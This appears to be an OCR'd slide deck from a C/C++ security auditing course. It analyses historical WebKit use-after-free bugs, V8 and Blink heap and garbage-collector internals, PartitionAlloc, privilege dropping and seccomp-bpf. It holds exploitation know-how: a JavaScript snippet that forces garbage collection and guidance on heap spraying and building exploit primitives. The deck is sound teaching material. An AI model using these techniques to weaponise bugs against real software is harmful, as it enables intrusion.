
WebKit MediaSource Use After Free

- The HTMLMediaElement class has an `OwnPtr` to a `MediaPlayer` class instance, and a `RefPtr` to a `MediaSource` class instance

```
HTMLMediaElement.h
[82]  class HTMLMediaElement … {
…
[599]   OwnPtr<MediaPlayer> m_player;
…
[616]   RefPtr<MediaSource> m_mediaSource;
```

WebKit MediaSource Use After Free

```
[45] class MediaSource {
…
[48]     static const String& closedKeyword();
…
[68]     void setMediaPlayer(MediaPlayer* player) { m_player = player; }
…
[100]    MediaPlayer* m_player;
```



- The `MediaSource` class instance managed by `HTMLMediaElement` also holds a reference to the `MediaPlayer` class instance `m_player`
- It is set by `MediaSource::setMediaPlayer`, which is invoked within various `HTMLMediaElement` functions

WebKit MediaSource Use After Free

```
HTMLMediaElement::~HTMLMediaElement()
{
 LOG(Media, "HTMLMediaElement::~HTMLMediaElement");
 if (m_isWaitingUntilMediaCanStart)
     document()->removeMediaCanStartListener(this);
 setShouldDelayLoadEvent(false);
 document()->unregisterForMediaVolumeCallbacks(this);
 document()->unregisterForPrivateBrowsingStateChangedCallbacks(this);
#if ENABLE(VIDEO_TRACK)
 if (m_textTracks)
    m_textTracks->clearOwner();
 if (m_textTracks) {
     for (unsigned i = 0; i < m_textTracks->length(); ++i)
         m_textTracks->item(i)->clearClient();
 }
#endif

 if (m_mediaController)
     m_mediaController->removeMediaElement(this);

 removeElementFromDocumentMap(this, document());
}
```


- Note the use of `OwnPtr` in `HTMLMediaElement` and the raw pointer in `MediaSource`, this pointer has multiple owners
- The `HTMLMediaElement` destructor fails to clean up the `MediaSource` object

WebKit MediaSource Use After Free


- The `MediaSource` object has an empty destructor, instead it has a cleanup routine `setReadyState`
- The `m_player` pointer is set to `NULL` on line 223
- This function is never invoked when the `HTMLMediaElement` destructor is called

```
[211] void MediaSource::setReadyState(const String& state)
[212] {
…
[220]     if (m_readyState == closedKeyword()) {
[221]         m_sourceBuffers->clear();
[222]         m_activeSourceBuffers->clear();
[223]         m_player = 0;
[224]         scheduleEvent(eventNames().webkitsourcecloseEvent);
[225]         return;
[226]     }
```

WebKit MediaSource Use After Free



- Before the `HTMLMediaElement` is destroyed



- After the `HTMLMediaElement` is destroyed

WebKit MediaSource Use After Free

- This vulnerability is the result of a raw pointer combined with a missing API call
    - Despite the `OwnPtr`, the object pointed to by `m_player` had multiple owners
- The API call, `onReadyState`, implements a contract between the two classes
    - The result of violating that contract and not invoking the proper cleanup function is a use-after-free

WebKit MediaElement Use After Free

- This use after free vulnerability was fixed in Chrome 18 in April 2012 but existed since at least 2011
- We will be auditing the media element implementation for HTML 5 audio/video tags
- Open up the directory Chrome_17 in the source code archive and find the file:

```
Chrome_17/src/third_party/WebKit/Source/WebCore/html/HTMLMediaElement.cpp
Chrome_17/src/third_party/WebKit/Source/WebCore/html/HTMLSourceElement.cpp
Chrome_17/src/third_party/WebKit/Source/WebCore/html/HTMLSourceElement.h
```

WebKit MediaElement Use After Free

- HTML 5 audio/video tags are implemented by the `HTMLMediaElement` class in `HTMLMediaElement.h`
- Both the audio/video elements support a child source element with a `src` property which specifies where the content is hosted
- The `HTMLMediaElement` class has a function `selectNextSourceChild` which is responsible for handling this property

WebKit MediaElement Use After Free

- Audit the following HTMLMediaElement call chain

```
selectMediaResource
        ↓
loadNextSourceChild
        ↓
selectNextSourceChild
```

- Try to find the use after free vulnerability by applying the pattern we previously analyzed

WebKit MediaElement Use After Free

HTMLMediaElement.cpp

```
void HTMLMediaElement::selectMediaResource()
{
    LOG(Media, "HTMLMediaElement::selectMediaResource");

    enum Mode { attribute, children };

    // 3 - If the media element has a src attribute, then let mode be attribute.
    Mode mode = attribute;
    if (!fastHasAttribute(srcAttr)) {
        Node* node;
        for (node = firstChild(); node; node = node->nextSibling()) {
            if (node->hasTagName(sourceTag))
                break;
        }

    // Otherwise, if the media element does not have a src attribute but has a source
    // element child, then let mode be children and let candidate be the first such
    // source element child in tree order.
        if (node) {
            mode = children;
            m_nextChildNodeToConsider =0;
            m_currentSourceNode =0;
...
  loadNextSourceChild();
```

- `loadNextSourceChild` calls `selectNextSourceChild`

WebKit MediaElement Use After Free

HTMLMediaElement.cpp

```
[2244] Node* node;
[2245] HTMLSourceElement* source =0;
[2246] bool lookingForStartNode = m_nextChildNodeToConsider;
[2247] bool canUse = false;
[2248]
[2249] for (node = firstChild(); !canUse && node; node = node->nextSibling()) {
[2250]     if (lookingForStartNode && m_nextChildNodeToConsider != node)
[2251]         continue;
[2252]     lookingForStartNode =false;
[2253]
[2254]     if (!node->hasTagName(sourceTag))
[2255]         continue;
[2256]
[2257]     source = static_cast<HTMLSourceElement*>(node);
```

WebKit MediaElement Use After Free


```
HTMLMediaElement.cpp
[2288]  // Is it safe to load this url?
[2289]  if (!isSafeToLoadURL(mediaURL, actionIfInvalid) || !dispatchBeforeLoadEvent(mediaURL.string()))
[2290]      goto check_again;
[2291]
[2292]  // Making it this far means the <source> looks reasonable.
[2293]  canUse = true;
[2294]
[2295] check_again:
[2296]  if (!canUse && actionIfInvalid == Complain)
[2297]      source->scheduleErrorEvent();
[2298]  }
[2299]
[2300]  if (canUse) {
[2301]    if (contentType)
[2302]        *contentType = ContentType(source->type());
[2303]    m_currentSourceNode = source;
[2304]    m_nextChildNodeToConsider = source->nextSibling();
```

`source` now points at stale memory

- Line 2289 dispatches a JavaScript `BeforeLoad` event
- Dispatching the event means `selectNextSourceChild` cannot guarantee the lifetime of source

WebKit MediaElement Use After Free

- The JavaScript event handler can delete the source element



WebKit MediaElement Use After Free

```
HTMLMediaElement.cpp
[2288]  // Is it safe to load this url?
[2289]  if (!isSafeToLoadURL(mediaURL, actionIfInvalid) || !dispatchBeforeLoadEvent(mediaURL.string()))
[2290]      goto check_again;
[2291]
[2292]  // Making it this far means the <source> looks reasonable.
[2293]  canUse = true;
[2294]
[2295] check_again:
[2296]  if (!canUse && actionIfInvalid == Complain)
[2297]      source->scheduleErrorEvent();
[2298]  }
[2299]
[2300]  if (canUse) {
[2301]    if (contentType)
[2302]        *contentType = ContentType(source->type());
[2303]    m_currentSourceNode = source;
[2304]    m_nextChildNodeToConsider = source->nextSibling();
```

JavaScript can delete the object `source` points at

`source` now points at stale memory

- The source pointer now points at free memory
- Lines 2297, 2302, 2304 dereference the `source` pointer
- Use after free occurs through the `type` call on line 2302, but code execution isn't easy

WebKit Use After Free

- What is the general WebKit use after free pattern?
- Look for raw pointers, and the `auto` keyword in place of `RefPtr`
- Why might this be hard to find with fuzzing?
- What other component should we understand before trying to exploit this?
- These types of code patterns can be found in similar reference counting or object lifecycle management implementations
- DOM Mutation Observers replace this UAF pattern with a much more sane design

Source Auditing and Exploitation

Exploitation

- Vulnerabilities live alongside other software components that can influence their exploitability
- The application may contain a component that makes exploitation of a vulnerability trivial in that application while it remains difficult to exploit in another
- Runtime awareness is critical to understanding the severity of a vulnerability

Exploitation

- Knowledge of runtime memory protection mechanisms is important when determining the exploitability or severity of a particular vulnerability
    - Example: Not all stack overflows are critical, especially when there is SEHOP and a stack canary applied to the function, it's not possible to overwrite other local variables, and you have no memory disclosure
- We still want to document all of these vulnerabilities with the caveat that compiler used will heavily influence their severity and exploitability

Discovering Exploit Primitives In Code

- Exploit primitives are generic but with program specific implementations
  - Heap spray is a generic concept, but implementing it in Samba is different than Firefox
  - Using a write primitive to create a read primitive
  - Reliably triggering a garbage collection cycle whenever needed
- Memory leaks for heap spraying primitives in environments with less control
  - Does the application have an interface that consistently leaks user controlled memory?
  - Can this leak be used to create memory pressure that will trigger other bugs?
  - Can this leak result in a favorable or predictable memory allocation pattern?
  - Is there a precise way to control the leak to create Heap Feng Shui primitives?
- Custom memory allocators and object structures that weaken protections
  - The system heap is hardened, but the developer wrote their own linked list for `mmap` pages
  - Every `BinIPC` structure allocated contains a function pointer that is not protected like a vtable
  - Overloaded `new` operators custom reference counting

Auditing Ancillary Components

- Exploiting vulnerabilities such as use after free often requires knowing how to control the application heap and garbage collector
- Memory allocator, object reference management and garbage collection are each supplied by different components
  - Small code bindings allow them to interact


V8 Garbage Collection

- V8 supplies the garbage collector for JavaScript objects
  - V8 has no knowledge of Blink DOM objects outside of the binding between the two
  - Blink has its own garbage collector named Oilpan
  - Without Oilpan Blink manages DOM and other object reference counts via `Node` and `RefCounted` with the `RefPtr` template

V8 Garbage Collection

- V8 allocates objects in Spaces: `PagedSpace, NewSpace, OldSpace, LargeObjectSpace, MapSpace` (defined in `spaces.h`)
  - Objects in the `NewSpace` that survive garbage collection gain tenure and are moved into the `OldSpace`
- When allocation of a JavaScript object in one of these spaces fails the garbage collector is invoked and V8 attempts to create the object again
  - This process is repeated twice more until the object is either successfully allocated or OOM occurs
- We can theoretically trigger a garbage collection cycle in `NewSpace` by allocating a number of objects until an allocation in `NewSpace` fails

V8 Garbage Collection



V8 Garbage Collection

- `New*` functions in `factory.cc` pass the `CALL_HEAP_FUNCTION` macro an object allocation or initialization function
    - Line 31 of `factory.cc` is the macro definition, `CollectGarbage` is called on the second and third attempt to call the object allocation or initialization function
- JavaScript `eval` is one way to reliably reach this code

```
a = [];
function gc() {
  i = 0;
  while(i < 20000) {
    a[i] = eval('new String("a")');
    i++;
  }
}
```

Blink Node Heap

- Blink DOM elements are no longer stored in PartitionAlloc

- Blink manages its own heaps which are similar to PartitionAlloc

- Each Blink thread has one or more thread arenas
    - All thread arena classes inherit from the `BaseArena` class
    - These arenas are managed by `NormalPageArena` and `LargeObjectArena` class instances
    - The `NormalPageArena` instance is used to allocate and manage memory for objects that inherit from `Node`, this includes HTML DOM elements

- Allocations are done via `NormalPageArena::allocatePage` which eventually calls down into a platform specific API such as `mmap`

`Vulnerabilities/chrome_7_2016_blink/Source/platform`

Blink Node Heap

- Follow the allocation of an object that inherits from Node
- How is that object protected?

Vulnerabilities/chrome_7_2016_blink/Source/core/dom/Node.h

```
// Override operator new to allocate Node subtype objects onto
// a dedicated heap.
GC_PLUGIN_IGNORE("crbug.com/443854")
void* operator new(size_t size)
{
    return allocateObject(size, false);
}
static void* allocateObject(size_t size, bool isEager)
{
    ThreadState* state = ThreadStateFor<ThreadingTrait<Node>::Affinity>::state();
    const char typeName[] = "blink::Node";
    return ThreadHeap:: allocateOnArenaIndex(state, size, isEager ? BlinkGC::
EagerSweepArenaIndex : BlinkGC::NodeArenaIndex, GCInfoTrait<EventTarget>::index(), typeName);
}
```

C/C++ Hardening

C/C++ Hardening

- Memory Allocators
    - PartitionAlloc

- Privilege Dropping and Linux Sandboxes
    - setuid/seteuid
    - Capabilities
    - SECCOMP-BPF

Custom Memory Allocators

- Fixed size or arena allocation reserves pages of memory for objects of a particular type or size
  - Linux Kernel Slub/Slab, WebKit RenderArena, PartitionAlloc
- First-fit allocation chooses the first memory block available that can hold the object
  - ptmalloc2, jemalloc
- Thread specific allocators may maintain a separate memory cache or list per thread

PartitionAlloc

- PartitionAlloc is a memory allocator designed by Google for Chrome
    - Manages multiple buckets of memory
    - Buckets are for specific sizes or types of allocations
        - e.g. only objects of type `InfoBlock`, or class objects that inherit from it, can be allocated in bucket `gInfoBlockBucket`
        - This is enforced via the allocation API
- This separation breaks the primary technique of use after free exploitation
- Part of its design was borrowed from `RenderArena`, the slab allocator previously used for allocation of `RenderObjects` in WebKit

PartitionAlloc API

- Partitions are created with either `SizeSpecificPartitionAllocator` template or `PartitionAllocGeneric` class

- The size specific template sets an upper bounds on our allocations
- The generic class chooses the correct bucket for our object based on size

```
// SizeSpecificPartitionAllocator example usage
SizeSpecificPartitionAllocator <1024> mySzSpecificAllocator ;
mySzSpecificAllocator .init ();
void *p = partitionAlloc (mySzSpecificAllocator .root (), 128);
PartitionFree (p);
mySzSpecificAllocator .shutdown ();

// PartitionAllocatorGeneric example usage
PartitionAllocGeneric  myGenericAllocator ;
myGenericAllocator .init ();
void *p = partitionAllocGeneric (myGenericAllocator .root (), 128);
partitionFreeGeneric (myGenericAllocator .root (), p);
myGenericAllocator .shutdown ();
```

PartitionAlloc Internals

- SuperPages
  - 2 Mb blocks

- Slot Spans
  - Contiguous PartitionPage Structures
    - PartitionAlloc.h

```
struct PartitionPage {
   PartitionFreelistEntry* freelistHead;  // Pointer to the start of the freelist
   PartitionPage* nextPage;      // Pointer to the next PartitionPage in the singly linked
list
   PartitionBucket* bucket;      // Pointer to the bucket for this PartitionPage
   int16_t numAllocatedSlots; // Tracks the number of slots in-use
   uint16_t numUnprovisionedSlots;  // The number of slots
   uint16_t pageOffset; // Number of pages from the bucket
   int16_t emptyCacheIndex; // -1 if not in the empty cache.
};
```

PartitionAlloc Internals

- All allocations are done through `partitionAlloc` and `partitionAllocGeneric` functions which invoke `partitionBucketAlloc`

- Slow Path
  - The slow path exists when no existing mapping exists to serve the allocation request
  - It's slow because the allocator may have to request a new page from the OS

- Hot Path
  - The hot path exists when an existing mapping exists to serve the allocation request
  - The hot path is very fast because all it does is update pointers in an existing freelist of chunks

PartitionAlloc Internals - Hot Path

```
PartitionAlloc.h

ALWAYS_INLINE void* partitionBucketAlloc(PartitionRootBase* root,int flags, size_t size, PartitionBucket* bucket)
{
    PartitionPage* page = bucket->activePagesHead;
    // Check that this page is neither full nor freed.
    ASSERT(page->numAllocatedSlots >= 0);
    void* ret = page->freelistHead;
    if (LIKELY(ret != 0)) {
        // If these asserts fire, you probably corrupted memory.
        ASSERT(partitionPointerIsValid(ret));
        // All large allocations must go through the slow path to correctly
        // update the size metadata.
        ASSERT(partitionPageGetRawSize(page) == 0);
        PartitionFreelistEntry* newHead = partitionFreelistMask(static_cast<PartitionFreelistEntry*>(ret)->next);
        page->freelistHead = newHead;
        page->numAllocatedSlots++;
    } else {
        ret = partitionAllocSlowPath(root, flags, size, bucket);
        ASSERT(!ret || partitionPointerIsValid(ret));
    }
```

The hot path takes the current `freelistHead` pointer

Get the next entry in the linked list, update the new `freelistHead`and increment `numAllocatedSlots`

The slow path must allocate a new list

PartitionAlloc Internals - Slow Path

- Let's examine the slow path code in the `partitionAllocSlowPath` function in `PartitionAlloc.cpp`

- The slow path handles all allocation requests that cannot be immediately handled by the fast path
    - Direct Mappings
    - Existing page with available free slots that can satisfy the allocation request
    - Grab an existing empty or decommitted page
    - Allocate a new page from scratch, create a freelist, satisfy the allocation request

- Let's read the `partitionPageAllocAndFillFreelist` function and document how it works

PartitionAlloc Internals - Free

- All calls to free through `partitionFree` and `partitionFreeGeneric` result in a call to `partitionFreeWithPage`

```
ALWAYS_INLINE void partitionFreeWithPage(void* ptr, PartitionPage* page)
{
...
    ASSERT(page->numAllocatedSlots);
    PartitionFreelistEntry* freelistHead = page->freelistHead;
    ASSERT(!freelistHead || partitionPointerIsValid(freelistHead));
    RELEASE_ASSERT_WITH_SECURITY_IMPLICATION(ptr != freelistHead); // Catches an immediate double
free.
    ASSERT_WITH_SECURITY_IMPLICATION(!freelistHead || ptr != partitionFreelistMask(freelistHead-
>next)); // Look for double free one level deeper in debug.
    PartitionFreelistEntry* entry = static_cast<PartitionFreelistEntry*>(ptr);
    entry->next = partitionFreelistMask(freelistHead);
    page->freelistHead = entry;
    --page->numAllocatedSlots;
    if (UNLIKELY(page->numAllocatedSlots <= 0)) {
        partitionFreeSlowPath(page);
    } else {
        // All single-slot allocations must go through the slow path to
        // correctly update the size metadata.
        ASSERT(partitionPageGetRawSize(page) == 0);
```

PartitionAlloc Internals

- PartitionAlloc is used for many objects inside of Chrome
  - `Chrome/src/third_party/WebKit/src/wtf/allocator/Partitions.h`
  - `m_layoutAllocator` - All Blink Layout objects live here
    `m_bufferAllocator` - Data structures with lengths that are likely to be targeted by an exploit
    `m_fastMallocAllocator` - Catch all partition for Blink
  - But not DOM objects that inherit from Node, these live in Blinks heap
- How can we further harden PartitionAlloc?
  - Randomize the order of the freelist upon creation
  - Return random freelist entries upon allocation
  - More aggressive double free checking in free
  - Delayed free?

Privilege Dropping on Linux

- If a program starts as root it may be possible to perform all privileged actions and then drop its UID/GID to a lesser privileged user
  - `setgid/setuid` is used to perform this action
- If the program only calls `setegid/seteuid` then it may be possible for a compromised process to regain root privileges
- You must call `setgid` as root, so the order of the calls is important
  - A compromised process can regain root privileges if `setgid` is called after `setuid`
- `setresuid, setresgid` are the preferred APIs as they set real, effective and saved UID for the process

Privilege Dropping on Linux

```
if(setuid(99) == -1) {
     fprintf(stderr, “Failed to setuid”);
}

if(setgid(99) == -1) {
     fprintf(stderr, “Failed to setgid”);
}
```

- These calls are made in the wrong order
  - `setgid` should be called first

```
if(setegid(99) == -1) {
     fprintf(stderr, “Failed to setgid”);
}

if(seteuid(99) == -1) {
     fprintf(stderr, “Failed to setuid”);
}
```

- `setegid` and `seteuid` only set the effective group and user ID

SECCOMP-BPF

- SECCOMP-BPF allows a developer to write filters for syscalls
  - This can help reduce the attack surface from user space to kernel space
- SECCOMP-BPF by itself is not a sandbox but is an essential component in one
- We can write BPF filters to inspect syscall arguments
  - There are limitations. You cannot dereference a userland pointer
- A good sandbox has both privileged and unprivileged components
  - Privileged bits are able to make syscalls on behalf of the unprivileged bits
  - IPC is used as communication between the two
  - But we need syscalls to perform IPC
- When auditing sandbox code look for what syscalls are allowed
  - If a process can open a socket, R/W files, then it may not be very effective

SECCOMP-BPF

```
scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_KILL);

if(ctx == NULL) {
    fprintf(stderr, "Unable to create seccomp-bpf context\n");
    exit(1);
}

int r = 0;
r |= seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(setsockopt), 0);
r |= seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
r |= seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(open), 0);
r |= seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
…
r = seccomp_load(ctx);
```

Go Find Bugs!

- Audit older versions (pre-2010) of open source software written in C/C++
  - Some examples to get you started:
    - WebKit, SpiderMonkey, VLC, libpng
- Search GitHub or SourceForge for older applications written in C/C++
  - Web servers, FTP servers
- Memory {Corruption, Safety} is over…

Public Vulnerabilities

- Google Chrome issue tracker
  - http://code.google.com/p/chromium/issues/list
- WebKit Bugzilla
  - https://bugs.webkit.org/
- Mozilla Bugzilla
  - https://bugzilla.mozilla.org/
- Mozilla Crash Stats
  - https://crash-stats.mozilla.com

Reading

- The Art Of Software Security Assessment (Mark Dowd, John McDonald, Justin Schuh)
- C Primer Plus / C++ Primer Plus (Stephen Prata)
- Effective C++ Third Edition (Scott Meyers)
- CERT Secure Coding Standards http://www.securecoding.cert.org
- ISO C++ FAQ https://isocpp.org/wiki/faq/
- A Bug Hunter's Diary - Tobias Klein

Please send any questions, comments or suggestions you have about the course content

@chrisrohlf
chris.rohlf@gmail.com
https://struct.github.io
https://github.com/struct